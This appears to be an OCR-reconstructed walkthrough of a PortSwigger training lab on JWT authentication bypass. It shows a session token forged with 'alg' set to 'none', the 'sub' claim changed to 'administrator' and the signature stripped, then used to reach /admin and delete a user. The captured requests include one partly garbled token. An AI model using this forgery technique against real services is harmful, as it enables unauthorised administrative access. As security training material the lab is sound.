
Lab: JWT authentication bypass via flawed signature Verification


This lab uses a JWT-based mechanism for handling sessions. The server is insecurely configured to accept unsigned JWTs.
To solve the lab, modify your session token to gain access to the admin panel at `/admin`, then delete the user `carlos`.
You can log in to your own account using the following credentials: `wiener:peter`-

In Burp, go to the **Proxy > HTTP history** tab and look at the post-login `GET /my-account` request. Observe that your session cookie is a JWT.




```
{"iss":"portswigger","sub":"wiener","exp":1659648556}
```

Double-click the payload part of the token to view its decoded JSON form in the **Inspector** panel. Notice that the `sub` claim contains your username. Send this request to Burp Repeater.




```
GET /my-account HTTP/1.1
Host: 0ab0001e048da5e1c0c48d06000600a1.web-security-academy.net
Cookie: session=
eyJraWQiOiIzODBmMGQ2ZC0zMGUyLTRiNTgtYjU4Zi05NGI4MDc2ZWY3ZmIiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI
6IndpZW5lciIsImV4cCI6MTY1OTY0ODU1Nn0.DtmAT67Gv1ciAsQWg-60q98c4dt6VqExZQa_WRk_Pc1WILi3w8EdSvrMqgKx1VOXghvQ8BmbQDWPZ8D
aF40LjqkHB0mxKyaiBfg8bI_PIu_Uz3bRtUMUN9CQ01gYwrLHH5_dX7rCWTcjVbVOYjHKL_PKXN8dz0tTS7Nnm-m-Iz971h6pX58hiMXwrVixOebK6Oy
OgmfSD8b9W1B2WconlpTHXAeWh_L9BWrIba745ONJdbJ2OHQznj55-d7q6-8qDZZdYZt1RsfULGn9-Qtqzak4sja_NRyPO-pEMFSBcPsNUExngBCdik3
fS4zlg6pmm8pgiK56WbaygZQiiKCXzw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
```

In Burp Repeater, change the path to `/admin` and send the request. Observe that the admin panel is only accessible when logged in as the `administrator` user.




```
GET /admin HTTP/1.1
Host: 0a6c00100332e6e1c0a545ba00120050.web-security-academy.net
Cookie: session=
eyJraWQiOiIyMjk4MDR1Mi00ZDJiLTRmYzEtOGRmYyOwNzEwYzIOY2JiZjAiLCJh
XNOcmFOb3IiLCJleHAiOjE2NTk2NTAzNTJ9.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0)
```

Select the payload of the JWT again. In the **Inspector** panel, change the value of the `sub` claim to `administrator`, then click **Apply changes**.




```
{"iss":"portswigger","sub":"administrator","exp":1659648556}
```

Select the header of the JWT, then use the Inspector to change the value of the `alg` parameter to `none`. Click **Apply changes**.




```
{"kid":"229804e2-4d2b-4fc1-8dfc-0710c24cbbf0","alg":"none"}
```

In the message editor, remove the signature from the JWT, but remember to leave the trailing dot after the payload.
Send the request and observe that you have successfully accessed the admin panel.



```
GET /my-account HTTP/1.1
Host: 0a6c00100332e6e1c0a545ba00120050.web-security-academy.net
Cookie: session=
eyJraWQiOiIyMjk4MDRlMi00ZDJiLTRmYzEtOGRmYy0wNzEwYzI0Y2JiZjAiLCJhbGciOiJub25lIn0%3d.eyJpc3MiOiJwb3J0c3dpZ2dlciIsI
nN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2NTk2NTAzNTJ9.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
```

In the response, find the URL for deleting Carlos (`/admin/delete?username=carlos`). Send the request to this endpoint to solve the lab



```
<span>
  carlos -
</span>
<a href="/admin/delete?username=carlos">
  Delete
</a>
```